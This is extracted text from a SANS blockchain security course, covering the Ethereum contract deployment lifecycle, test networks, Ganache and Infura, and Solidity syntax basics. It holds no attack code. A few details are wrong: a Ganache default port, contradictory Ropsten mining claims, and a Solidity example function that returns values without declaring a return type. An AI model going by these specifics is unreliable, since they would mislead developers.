
Here we step through each function:

- 1) A Developer writes a new solidity smart contract and sends it to be compiled. Solidity is a programming language used to code smart contracts and will be discussed later on in this course. Compilers are similar to normal C based compilers and create the code in a binary format that EVM can understand.

SMART CONTRACTS ON THE BLOCKCHAIN (2)

A Developer writes a new solidity smart contract and sends it to be compiled.

The smart contract(s) are compiled into EVM bytecode.




- 2) The smart contract(s) are compiled into EVM bytecode. The main compiled used is “solc” which we will use shortly, and is already installed on the class VM.

SMART CONTRACTS ON THE BLOCKCHAIN (3)

A Developer writes a new solidity smart contract and sends it to be compiled.

The smart contract(s) are compiled into EVM bytecode.

Once in EVM bytecode, a deployment transaction is issued, and sends the information to a local node.



3) Once in EVM Bytecode format, a deployment transaction sends the contract to a local node. A “node” is similar to the Bitcoin nodes that perform mining. They are connected, peer-to-peer, and keep the blockchain history/ledger. Some are mining nodes that perform the heavy mathematical work.

The bytecode compiled provides an ABI, which is similar to an API endpoint and receives transactions from users of the blockchain.


SMART CONTRACTS ON THE BLOCKCHAIN (4)

A Developer writes a new solidity smart contract and sends it to be compiled.

The smart contract(s) are compiled into EVM bytecode.

Once in EVM bytecode, a deployment transaction is issued, and sends the information to a local

The deployment transaction, and the smart contract code, is propagated to peer nodes and outward until it is received by a mining node.



- 4) The deployment transaction, and the smart contract code, is propagated to peer nodes and outward until it is received by a mining node.

As expected for a decentralized network, the deployment transaction that contains the smart contract code is propagated from the initial node to peer nodes and outward until it is received by a mining node in the network. These nodes can be hosted by any, and anywhere in the world.

SMART CONTRACTS ON THE BLOCKCHAIN (5)


A Developer writes a new solidity smart contract and sends it to be compiled.

The smart contract(s) are compiled into EVM bytecode.

Once in EVM bytecode, a deployment transaction is issued, and sends the information to a local node.

The deployment transaction, and the smart contract code, is propagated to peer nodes and outward until it is received by a mining node.

The contract EVM bytecode is processed by the mining node and written to the next new block.



5) The contract EVM bytecode is processed by the mining node and written to the next new block. Mining is the process of creating a block of transactions to be added to the Ethereum blockchain. Miners essentially process pending transactions and are awarded block rewards in the form of Ether, the Ethereum network's native currency, for each block generated. Generating a block requires intensive computational work (or hashing power) due to the difficulty set by the Ethereum network protocol. This difficulty level is proportional to the total amount of computational power (also known as the total hashrate of the network) being used to mine Ethereum and serves as a way to secure the network from attacks as well as tuning the speed at which blocks (and block rewards) are generated. This system of using hashing power generated by costly computer hardware is known as Proof of Work (PoW).

A block consists a header, which includes information identifying the block and linking it to the rest of the chain, and a body of transactions. Miners select these transactions to be included in their block from the pending transaction pool based on their own criteria (most commonly by the highest fees paid).

SMART CONTRACTS ON THE BLOCKCHAIN (6)

A Developer writes a new solidity smart contract and sends it to be compiled.


The smart contract(s) are compiled into EVM bytecode.

Once in EVM bytecode, a deployment transaction is issued, and sends the information to a local node.

The deployment transaction, and the smart contract code, is propagated to peer nodes and outward until it is received by a mining node.

The contract EVM bytecode is processed by the mining node, and written to the next new block.

The contract deployment transaction is finally written to the blockchain just like any other Ether or data transaction, and then replicated to all nodes in the Ethereum network, achieving consensus, and can be called, or viewed.




- 6) The contract deployment transaction is finally written to the blockchain just like any other Ether or data transaction, and then replicated to all nodes in the Ethereum network, achieving consensus, and can be called, or viewed. The Ethereum network is designed to produce a block every 12 seconds. Block times will vary based upon how long it takes miners to generate a hash that meets the required mining difficulty at that moment. Twelve seconds was chosen as a time that is as fast as possible, but is at the same time substantially longer than network latency. The goal of the 12-second design is to allow the network to propagate blocks as fast as possible without causing miners to find a significant number of stale blocks.

ETHEREUM NETWORKS

Before deploying a contract to the mainnet, it should be tested and validated.

Test networks allow a user to validate the contract is secured (or vulnerable) and use fake Ethereum from a “faucet.”

Remember - Once a contract is deployed to mainnet, it's publicly available on the blockchain, and can't be changed or patched.



Ethereum Networks	Description
Mainnet	The Production Ethereum network, based on Proof of Work.
Ropsten	Mirror Image of Main network, but for testing. Ethereum is mined easily.
Rinkeby	Test network, but with Proof of Authority instead of Proof of Work. (geth)
Kovan	Test network, but with Proof of Authority instead of Proof of Work. (parity)
Ganache-CLI and Ganache-UI (tool)	A “personal blockchain” that can be locally created and hosted for testing.

Mainnet is the production Ethereum network based on *Proof of Work (PoW)*. Before deploying a contract to the mainnet, it should be tested and validated. Contracts are tested in a test network because once a contract is deployed to mainnet, it's publicly available on the blockchain, and can't be changed or patched. Test networks allow a user to validate the contract is secured (or vulnerable) and use fake Ethers from a “faucet” in order to developers don't spend money while experimenting.

The main idea of a “faucet” is that a user earns ethers for clicking on adverts, watching videos and resolving captchas. The faucet web page which provides the ethers asks for data, such as email, to send advertising by email, so finally it's not entirely free.

Test networks are used to testing purposes before deploying contracts on the mainnet. Some examples of test networks are: Ropsten, Rinkeby, Kovan and Ganache.

- Ropsten, also known as “Ethereum Testnet”, is a test network which is the mirror image of mainnet because Ropsten has the same setting as the mainnet. Ropsten uses fake ethers called Ropsten Ether (rETH). However, Ethereum is mined easier in mainnet than in Ropsten.
- Rinkeby is a test network based on *Proof of Authority (PoA)*, where only a little group of nodes is able to mine blocks, i.e., processing transactions by including them in a block. The node may have the computational capacity to mine. As a result, only a few nodes are authorized to mine and completely control transactions. Despite the loss of decentralization, this way of operating requires less energy consumption.
- Kovan was built to fix the instability of Ropsten. Kovan is based on PoA like Rinkeby. In February 2017, Ropsten network was under a DoS (denial of service) attack so developers don't trust in Ropsten network to test their contracts and prefer Kovan instead of Ropsten.

- Ganache is tool to execute a local Blockchain to deploy smart contract, executing tests and visually checking the state of the blockchain while operations are executed. Ganache can be used for applications based on Ethereum and Corda. There are two Ganache versions: Ganache-UI (desktop application) and Ganache-Cli (also known as Test-RCP).

New concepts known as “proxy contracts” are being developed to help with the immutability of deployed contracts and are still in an experimental phase. Briefly, the concept is having three contracts in a Dapp: a storage contract, a registry contract and a logic contract. Every time you want to update a function on the logical contract, you would have to create a new one, inheriting the previous one. While the storage contract holds the state, the registry contract act as a proxy allowing the logic contract modifies states in the storage contract.

References:

<https://medium.com/bitfwd/get-ropsten-ethereum-the-easy-way-f2d6ece21763#:~:text=Ropsten%20Ethereum%2C%20also%20known%20as,Ethereum%20has%20several%20networks>
<https://www.rinkeby.io/>
<https://kovan-testnet.github.io/website/proposal/>
<https://www.trufflesuite.com/docs/ganache/overview>
<https://medium.com/@blockchain101/the-basics-of-upgradable-proxy-contracts-in-ethereum-479b5d3363d6>


INFURA

Infura is an API access provider & development suite for the Ethereum networks focused on Blockchain infrastructure. With an Infura account, you can connect to an Ethereum blockchain without having to host your own. Users can also “fork” from a specific block.



<https://infura.io>

- Free and Paid versions
- Same tech behind MetaMask
- Nodeless connections.
- Communicates over HTTPS or WebSocket (WSS)
- Hosts various Ethereum networks.



SANS

SEC554 | Blockchain and Smart Contract Security 14

Infura project offers developers a set of tools and an infrastructure to be able to develop their projects. Infura doesn't need neither complex configurations nor initial synchronizations. In Blockchain projects development, sometimes developers find some difficulties that slow down their implementations. First, blockchain applications need P2P connections which take a long initialization time. For instance, attaching a node to Ethereum blockchain could take hours or days. On the other hand, it's expensive to store the entire Ethereum blockchain.

Infura is an API access provider and development suite for various Ethereum networks focused on Blockchain infrastructure. With an Infura account, you can connect to an Ethereum blockchain without having to host your own. Users can also “fork” from a specific block.

There are free and paid versions of Infura, which uses the same technology as MetaMask with nodeless connections. Infura communications are over HTTPS or WebSocket (WSS).

Reference:

<https://infura.io>

TOOLS FOR THE ETHEREUM BLOCKCHAIN

GANACHE-CLI

Ganache-CLI is a personal blockchain tool used for Ethereum testing and development. It uses ethereumjs to simulate full client behavior and makes developing smart contracts faster, and easier. It includes all popular RPC functions and features (like events) and can be run deterministically. Its also good for deploying vulnerable contracts to POC and demonstrate vulnerabilities and exploits.



SEC554 | Blockchain and Smart Contract Security

15

A better option for Blockchain testing and development on Ethereum is via Ganache-CLI, (also known as Test-RPC). Ganache is a personal blockchain widely used and adopted due to its robust functionality, and ease-of-use.

Ganache uses ethereumjs to simulate full client behavior and makes developing smart contracts faster, and easier. It includes all popular RPC functions and features (like events) and can be run deterministically. It's also good for deploying vulnerable contracts to POC and demonstrate vulnerabilities and exploits.

Reference:

<https://github.com/trufflesuite/ganache-cli>

GANACHE-UI

Ganache-UI is the same personal blockchain tool as Ganache-CLI, but as a desktop application with a full GUI.



ADDRESS	BALANCE	TX COUNT	INDEX
0xF86176b816193aeF3558ff8eC9B912A8FB740e3e	100.00 ETH	0	0
0x78bc8d7BFDF6cdFFF83a61E227f84848a4587c0	100.00 ETH	0	1
0x516c1e818fCFeDBe38824eD7eC6565f3715efAd3	100.00 ETH	0	2
0x2C5386E5AC5d0e3Add90D05Cd092AE00d62c7D2c	100.00 ETH	0	3
0xa833E7ab2CC127f00EcBF1ed3027b5Ed8A84511F	100.00 ETH	0	4
0xE1b99c55C5d50ed51C7f5E727Fbbe45D79C0baBf	100.00 ETH	0	5
0x4350D8d68437c411aeA711B87e9FA10080B989e4	100.00 ETH	0	6
ADDRESS	BALANCE	TX COUNT	INDEX

A personal Ethereum blockchain can be created locally that allows options to set Gas Limits, and Gas Price, Fork Blocks, Deploy and interact with Contracts, and create test addresses with Ether allocated.

Listens for RPC commands on localhost port 7454 by default.

Ganache UI is desktop application supporting both Ethereum and Corda technology. All versions of Ganache are available for Windows, Mac, and Linux. Ganache-UI is the same personal blockchain tool as Ganache-CLI, but as a desktop application with a full GUI. A personal Ethereum blockchain can be created locally that allows options to set Gas Limits, and Gas Price, Fork Blocks, Deploy and interact with Contracts, and create test addresses with Ether allocated. Listens for RPC commands on localhost port 7454 by default.

Ganache allows developers and security analysts a way to quickly fire up a personal Ethereum blockchain which you can use to run tests, execute commands, and inspect state while controlling how the chain operates.

Reference:

<https://www.trufflesuite.com/docs/ganache/overview>

LAB 3.I: DEPLOY A PRIVATE ETHEREUM BLOCKCHAIN

Objectives

- Use Ganache-UI to create a local Ethereum blockchain.
- Create the Blockchain with 5 Addresses containing 10 ETH each.

Time: 30 minutes

This page intentionally left blank.

DEPLOY A PRIVATE ETHEREUM BLOCKCHAIN



This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.3

The Smart Contract Lifecycle

The Architecture and Concepts of Ethereum

Tools for the Ethereum Blockchain

Exercise: Create a Private Blockchain

Solidity

Solidity Programming

Components of a Solidity Smart Contract

Compiling a Contract

Exercise: Compile and Analyze EVM Code

Deploying a Contract

Interacting with a Smart Contract

Exercise: Deploy a Smart Contract

SANS |

SEC554 | Blockchain and Smart Contract Security

19

This page intentionally left blank.

INTRODUCTION TO SOLIDITY PROGRAMMING

Solidity is one of several high-level languages used to write Ethereum smart contracts that run on the EVM. Others include python Viper, Serpent, Mutan, and LLL, though these not used nearly as much.

Solidity contracts are written to a `.sol` file, and compiled with `solc`

The language is statically typed, and also used to write contracts for other private blockchain that compete with Ethereum, such as Hyperledger.

Solidity is one of several high-level languages used to write Ethereum smart contracts that run on the EVM. Others include python Viper, Serpent, Mutan, and LLL, though these not used nearly as much. Solidity contracts are written to a `.sol` file and compiled with `solc`.


Solidity is an object-oriented, high-level language for implementing smart contracts. Smart contracts are programs which govern the behavior of accounts within the Ethereum state.

Solidity was influenced by C++, Python and JavaScript and is designed to target the Ethereum Virtual Machine (EVM). In addition, Solidity is statically typed, supports inheritance, libraries and complex user-defined types among other features. It is also used often to write contracts for other private blockchains that compete with Ethereum, such as Hyperledger.

Reference:

<https://docs.soliditylang.org/en/v0.8.0/>

STRUCTURE OF A SOLIDITY PROGRAM



SANS

SEC554 | Blockchain and Smart Contract Security 21

The structure of a Solidity program is:

- **version** – the pragma tells a compiler what version of code is used.
- **name** – the name of the contract (typically the same as the .sol file)
- **enums** – defines a custom type with a set of allowed values
- **state variables** – hold contract state values. can be declared with any type. explicitly or implicitly includes access level
- **events** – a contract member that interacts with EVM transaction log and propagates the action to all other clients in contract
- **struct** – defines a custom type that includes a set variables, each with a different type
- **functions** – this is the logic of a contract. functions are changed by modifiers, have access to the state variables, and can raise events defined in contract
- **functions defined with modifiers** – allows contract to modify the behavior of a function. often used to declaritivly restrict it to only certain inputs

Reference:

<https://docs.soliditylang.org/en/v0.8.0/>

CONSTRUCTS AND SYNTAX – VALUE TYPES

A single memory space on the EVM stack that holds the value of a variable.

A separate memory allocation is created if a value type is copied into a new instance or passed to function.

VALUE TYPE	Description	Allowed Values
bool	Boolean variables.	true or false
integer	uint (unsigned) or int (signed) and can be specified with exact bit size, from 8 -256 (multiples of 8) 256 is default.	uint, int, uint256, uint128 etc..
static byte arrays	Byte arrays with fixed sizes, from 1-32.	bytes8, bytes12, etc.
address	Object of a hex Ethereum address (i.e., 0xe38ca20..). Exposes type functions: transfer(), send(), call() of a balance, represented in Wei.	address ownerAddress = 0xc2abb.. ownerAddress.transfer(10); ownerAddress.send(10); ownerAddress.call.value(10);
enums	Custom type for set of named values i.e., - enum RiskLevel {High, Medium, Low}	n/a

In a Solidity program, a single memory space on the EVM stack that holds the value of a variable. Moreover, a separate memory allocation is created if a value type is copied into a new instance or passed to function.

Value types in Solidity programming are:

- **bool:** Boolean variables (true or false).
- **integer:** uint (unsigned) or int (signed) and can be specified with exact bit size, from 8 -256 (multiples of 8) 256 is default. (uint, int, uint256, uint128 etc..).
- **static byte arrays:** Byte arrays with fixed sizes, from 1-32. (bytes8, bytes12, etc...).
- **address:** Object of a hex Ethereum address (i.e., 0xe38ca20..). Exposes type functions: transfer(), send(), call() of a balance, represented in Wei. (For instance: address ownerAddress = 0xc2abb.., ownerAddress.transfer(10); ownerAddress.send(10); ownerAddress.call.value(10);)
- **enums:** Custom type for set of named values i.e., - enum RiskLevel {High, Medium, Low}

Reference:

<https://docs.soliditylang.org/en/v0.8.0/>

CONSTRUCTS AND SYNTAX – REFERENCE: TYPES

Variables accessed through their location (reference). Reference type variables are located in three areas:

Storage: values permanently persisting on the blockchain

Memory: non-persistent values in temporary memory

Calldata: non-persistent values of externally called function parameters.

Reference:TYPE	Description	Example
static arrays	Arrays that are declared with a size	int32[3] memory myArray; myArray[0] = 554;
dynamic arrays	Arrays that are declared without parameters	int32[] memory myDynArray; myDynArray.push(554);
string	Initialized with a n length of bytes	string name = "Steven";
struct	User defined set of elements with various types	struct Course { uint CourseId; string CourseName;}
mapping	Key-Value pairs of any type in Storage area.	mapping(address=>int) public myAdd;

In addition, variables accessed through their location (also known as **reference**). Reference type variables are in three areas:

- **Storage:** values permanently persisting on the blockchain
- **Memory:** non-persistent values in temporary memory
- **Calldata:** non-persistent values of externally called function parameters.

Reference: types in Solidity programming are:

- **static arrays:** Arrays that are declared with a size (int32[3] memory myArray; myArray[0] = 554;)
- **dynamic arrays:** Arrays that are declared without parameters (int32[] memory myDynArray; myDynArray.push(554);)
- **string:** Initialized with a n length of bytes (string name = "Steven");
- **struct:** User defined set of elements with various types (struct Course { uint CourseId; string CourseName;})
- **mapping:** Key-Value pairs of any type in Storage area. (mapping(address=>int) public myAdd;)

Reference:

<https://docs.soliditylang.org/en/v0.8.0/>

CONSTRUCTS AND SYNTAX – GLOBAL NAMESPACE

Variables and functions that are implicitly declared and can always be directly referenced by contract code.

Variable	Function or Property method	Description	Returned Type
msg	data	Body of calldata.	bytes
msg	sender	Address of sender performing the call.	address
msg	gas	The Remaining amount of gas.	uint
msg	value	Amount of Ether sent in the message.	uint
tx	gasprice	The gas price of the transaction.	uint
tx	origin	Address of the originating sender of the chain.	address
block	timestamp	UNIX epoch of a blocks timestamp.	uint
block	number	The block's number.	uint
block	gaslimit	The block's gaslimit.	uint
	selfdestruct	Terminate use of contract on blockchain.	
	require	Boolean used to validate function input.	
	assert	Boolean used to validate state.	

In Solidity, there are variables and functions that are implicitly declared and can always be directly referenced by contract code. Three of the most common ones are:

- **msg**
- **tx**
- **block**

The section above outlines the most commonly used functions, properties methods, and the types returned by them.

There are also 3 more common functions/methods not associated with a variable. These are:

- **self-destruct**
- **require**
- **assert**

We will become very familiar with self-destruct later on in this class.

Reference:

<https://docs.soliditylang.org/en/v0.8.0/>

CONSTRUCTS AND SYNTAX – ACCESS LEVELS

Variable	Description
public	Default for functions. Enables the state variable or function to be accessed from within the contract and also from external contracts or clients.
internal	Default for variables. The contract and imported/inherited contracts can access the variable or function.
private	Only from within the calling contract itself can the variable/function be accessed.
constant	Only applies to state variables. Set state variables to a value that isn't coming from storage or blockchain.
external	Only applies to functions. Can be accessed by external contracts or clients, but not from within the contract.

From previous example:

```
function validateLimit(uint256 _amount) private
{
    if (_amount < maxLimit)
        return true;
    return false;
}

function createCoin (address _recipient,
uint256 _createdAmount)
onlyOwner public {
    coinBalance[_recipient] += _createdAmount;
    emit Transfer(owner, _recipient, _createdAmount);
}
```

SANS

SEC554 | Blockchain and Smart Contract Security 25

Variables have different access levels in Solidity:

- **public:** Default for functions. Enables the state variable or function to be accessed from within the contract and also from external contracts or clients.
- **internal:** Default for variables. The contract and imported/inherited contracts can access the variable or function.
- **private:** Only from within the calling contract itself can the variable/function be accessed.
- **constant:** Only applies to state variables. Set state variables to a value that isn't coming from storage or blockchain.
- **external:** Only applies to functions. Can be accessed by external contracts or clients, but not from within the contract.

Reference:

<https://docs.soliditylang.org/en/v0.8.0/>

CONSTRUCTS AND SYNTAX – FUNCTIONS

Function inputs. Variables sent to a function.

```
function createCoin(address _recipient, uint256 _createdAmount)
```

Payable functions. Allow function to receive Ether. Revert if function evaluates false.

```
function getCoinValue(string _coinName)
    payable returns (uint _coinValue){
        if (msg.value > 300)
            revert();
    }
```

Function outputs. Values sent by the function to caller.

```
function x(){
    ...
    returns (int _returnval)
}
```

Fallback functions. A minimal/unnamed payable function with no input or outputs. Used when client call doesn't match any functions or is called by send() or transfer() with Ether.

**Must not run out of gas at risk of loss of ether.

```
contract sansCoinFallback {
    function () payable {}
}
```

SANS

SEC554 | Blockchain and Smart Contract Security

26

As in any language programming, functions have inputs and outputs. While inputs are variables sent to a function, outputs are value sent by the function to caller.

In Solidity, functions can also be differentiated between payable and fallback functions. Payable feature allows function to receive Ether and reverting if function evaluates false. Otherwise, when there is a minimal or unnamed payable function with no inputs or outputs is called fallback functions. Fallback functions are used when a client call doesn't match any functions or is called by send() or transfer() with Ether. It's important to pay attention not to run fallback functions out of gas at risk of loss of ether.

Reference:

<https://docs.soliditylang.org/en/v0.8.0/>

CONSTRUCTS AND SYNTAX – FUNCTION MODIFIERS

Modifiers added to a function allow pre/post checking to allow execution when specific conditions are met.

Function modifier definition

```
modifier onlyOwner {
    require(msg.sender == owner);
    _;
}
```

Set variable used in modifier.

```
constructor(uint256 _initialSupply) public {
    owner = msg.sender;
    createCoin(owner, _initialSupply);
}
```

Function with associated modifier.

```
function createCoin (address _recipient,
                    uint256 _createdAmount)
    onlyOwner public {
    coinBalance[_recipient] += _createdAmount;
    emit Transfer(owner, _recipient, _createdAmount);
}
```

Function modifiers are very useful in Solidity programming. Modifiers added to a function allow pre/post checking to allow execution when specific conditions are met. After defining a function modifier, a variable can be set if it was used in modifier. In addition, it's possible to associate functions with modifiers.

Reference:

<https://docs.soliditylang.org/en/v0.8.0/>

CONSTRUCTS AND SYNTAX – EVENTS

Events are used to have a contract notify another contract or a client that something has happened. Events are created with the keyword `event` and declared with the keyword `emit`.

